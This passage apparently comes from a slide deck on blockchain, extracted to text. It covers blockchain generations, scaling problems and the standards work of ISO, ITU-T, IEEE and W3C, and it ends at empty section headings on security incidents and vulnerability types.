Blockchain 1.0 is that it does not support other developments such as writing smart contract functions.

Three

## Generations 3.0

### The Future

One of the major issues facing blockchain is scaling. Bitcoin remains troubled by transaction processing times and bottlenecking. Many new digital currencies have attempted to revise their blockchains in order to accommodate these issues, but with varying degrees of success.

# International blockchain standard

## ISO



In September 2016, the ISO/TC307 blockchain and electronic distributed ledger technology group was established, responsible for the development of standards for blockchain and distributed ledger technology, establishing **reference architecture research groups, security and privacy research groups, and smart contracts research group**, etc.

## ITU



In 2017, ITU-T established three focus groups, a problem group and a number of projects to **standardize on blockchain development, security and Internet of Things, next-generation network evolution, and data management applications**.



## International

## IEEE



In December 2017, the IEEE Blockchain Assets Trading Committee was formally established, which will promote the development of international standards related to blockchain asset trading, and evaluate and certify tokens on the market.


## W3C



In July 2016, a blockchain conference was held to discuss the application of Web and Web technologies to support distributed accounting techniques, and to **standardize APIs and key data formats, identification and authorization**.



# Architecture





The background features a complex digital network visualization. A large, glowing blue sphere is composed of numerous small dots and interconnected lines, creating a mesh-like structure. The sphere is set against a dark blue background with scattered white dots, suggesting a starry or data-filled space. The overall aesthetic is high-tech and futuristic.


# Blockchain security status



# Some of cryptocurrency in recent months




# Trends



— Unit: 10 thousand U.S. dollars



# Statistics on major safety incidents



# Blockchain software vulnerability distribution

## Example

### Input verification and presentation vulnerability

